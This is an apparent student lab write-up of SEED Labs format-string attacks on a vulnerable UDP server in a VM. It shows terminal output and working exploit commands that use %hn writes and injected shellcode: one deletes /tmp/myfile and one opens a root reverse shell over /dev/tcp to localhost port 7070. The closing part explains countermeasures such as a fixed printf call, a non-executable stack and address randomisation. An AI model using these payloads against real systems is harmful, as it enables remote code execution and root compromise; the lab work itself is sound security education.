And since 65433 characters are already printed. We use %hn that helps in modifying 2 bytes at a time.

Task 6




```
[10/21/19]seed@VM:~$ touch /tmp/myfile
[10/21/19]seed@VM:~$ cd tmp
bash: cd: tmp: No such file or directory
[10/21/19]seed@VM:~$ cd /tmp/
[10/21/19]seed@VM:/tmp$ ls
config-err-Ayo8jj
myfile
systemd-private-1a48ee4ae9774bdc966c3ab957fcded3-colord.service-WvYUNL
systemd-private-1a48ee4ae9774bdc966c3ab957fcded3-rtkit-daemon.service-Y3hClc
unity_support_test.1
[10/21/19]seed@VM:/tmp$ 
```

```
$ 
```



```
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
0000000000000000000040404040�����������������1�Phbashh////h/bi
le h/myfh/tmph/rm h/bin��1�QRPS��1�1��

The value of the ’target’ variable (after): 0x11223344
[10/21/19]seed@VM:~$ 
```

```
[10/21/19]seed@VM:~$ echo $(printf "\x9e\xf0\xff\xbf@@@@\x9c\xf0\xff\xbf")%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.48963x%hn%.12637x%hn$(printf "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x31\xc0\x50\x68bash\x68////\x68/bin\x89\xe3\x31\xc0\x50\x
68-ccc\x89\xe0\x31\xd2\x52\x68ile \x68/myf\x68/tmp\x68/rm \x68/bin\x89\xe2\x31\x
c9\x51\x52\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80") | nc -u 127.0.0.1 9
090

```




```
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000040404040����������������1�Phbashh////h/bin��1�Ph-ccc��1�Rhi
le h/myfh/tmph/rm h/bin��1�QRPS��1�1��

The value of the ’target’ variable (after): 0x11223344
[10/21/19]seed@VM:~$ cd /tmp/
[10/21/19]seed@VM:/tmp$ ls
config-err-Ayo8jj
systemd-private-1a48ee4ae9774bdc966c3ab957fcded3-colord.service-WvYUNL
systemd-private-1a48ee4ae9774bdc966c3ab957fcded3-rtkit-daemon.service-Y3hClc
systemd-private-1a48ee4ae9774bdc966c3ab957fcded3-systemd-hostnamed.service-d6z3U
c
unity_support_test.1
[10/21/19]seed@VM:/tmp$ 
```

```
$ echo $(printf "\x9e\xf0\xff\xbf@@@@\x9c\xf0\xff\xbf")%.8x%.
.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
7x%hn$(printf "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
x90\x31\xc0\x50\x68bash\x68////\x68/bin\x89\xe3\x31\xc0\x50\x
xd2\x52\x68ile \x68/myf\x68/tmp\x68/rm \x68/bin\x89\xe2\x31\x
x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80") | nc -u 127.0.0.1 9
```

We can see from the above screenshot that myfile doesn’t exist anymore.

Since we have the return address 0xbffff09c. We take another return address that is 2 bytes above that to store our values using %hn. And do the calculations similar to the previous task. We create a shellcode to remove the file named myfile from the tmp folder using /bin/rm. And as seen we were successful in performing the attack.

Task 7



```
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000040404040����������������1�Phbashh////h/bin��1�Ph-ccc��1�Rh2
>&1h<&1 h70 0ht/70hlhoshlocahtcp/hdev/h > /hh -ih/bash/bin��1�QRPS��1�1��

The value of the ’target’ variable (after): 0x11223344
```


```
[10/21/19]seed@VM:~$ nc -l 7070 -v
Listening on [0.0.0.0] (family 0, port 7070)
Connection from [127.0.0.1] port 7070 [tcp/*] accepted (family 2, sport 45486)
root@VM:/home/seed# 
```

```
[10/21/19]seed@VM:~$ echo $(printf "\x9e\xf0\xff\xbf@@@@\x9c
\xf0\xff\xbf")%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.48963x%hn%.12637
x%hn$(printf "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x31\xc0\x50\x68bash\x68////\x68/bin\x
89\xe3\x31\xc0\x50\x68-ccc\x89\xe0\x31\xd2\x52\x682>&1\x68<&
1 \x6870 0\x68t/70\x68lhos\x68loca\x68tcp/\x68dev/\x68 > /\x
68h -i\x68/bas\x68/bin\x89\xe2\x31\xc9\x51\x52\x50\x53\x89\x
e1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80") | nc -u 127.0.0.1 9090
```


We can see that we got the reverse shell from server.

The format string was constructed in a similar manner to the previous task except that instead of deleting a file from the victim's machine we try to obtain the root shell.

Task 8



```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#define PORT 9090
char *secret = "A secret message\n";
unsigned int target = 0x11223344;
void myprintf(char *msg)
{
printf("The address of the 'msg' argument: 0x%.8x\n", (unsigned) &msg);
// This line has a format-string vulnerability
printf("%s", msg);
printf("The value of the 'target' variable (after): 0x%.8x\n", target);
}
// This function provides some helpful information. It is meant to
// simplify the lab task. In practice, attackers need to figure
// out the information by themselves.
void helper()
{
printf("The address of the secret: 0x%.8x\n", (unsigned) secret);
printf("The address of the 'target' variable: 0x%.8x\n",
(unsigned) &target);
printf("The value of the 'target' variable (before): 0x%.8x\n", target);
}
void main()
{
struct sockaddr_in server;
struct sockaddr_in client;
int clientLen;
char buf[1500];
helper();
int sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
memset((char *) &server, 0, sizeof(server));
server.sin_family = AF_INET;
server.sin_addr.s_addr = htonl(INADDR_ANY);
server.sin_port = htons(PORT);
if (bind(sock, (struct sockaddr *) &server, sizeof(server)) < 0)
perror("ERROR on binding");
while (1) {
bzero(buf, 1500);
recvfrom(sock, buf, 1500-1, 0,
(struct sockaddr *) &client, &clientLen);
myprintf(buf);
}
close(sock);
}
```



```
[10/21/19]seed@VM:~$ gedit server.c
[10/21/19]seed@VM:~$ gcc -z execstack -o server server.c
[10/21/19]seed@VM:~$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
%s%s%s%s%s
The value of the 'target' variable (after): 0x11223344
```

```
[10/21/19]seed@VM:~$ echo %s%s%s%s%s | nc -u 127.0.0.1 9090
```

The warning given by the compiler was because myprintf() takes 'msg' from the server directly and there is a mismatch of the specifier and argument. This makes attacker capable of passing any string and getting them executed. Therefore it should be written as ("s", msg) this will make compiler treat any data received as a string . Also apart from that we can make the stack nonexecutable. So, if the developer makes a mistake, the attackers string wont be executed. Another, countermeasure is to turn on address randomization. This makes it difficult for the attacker to calculate the address and place their malicious code.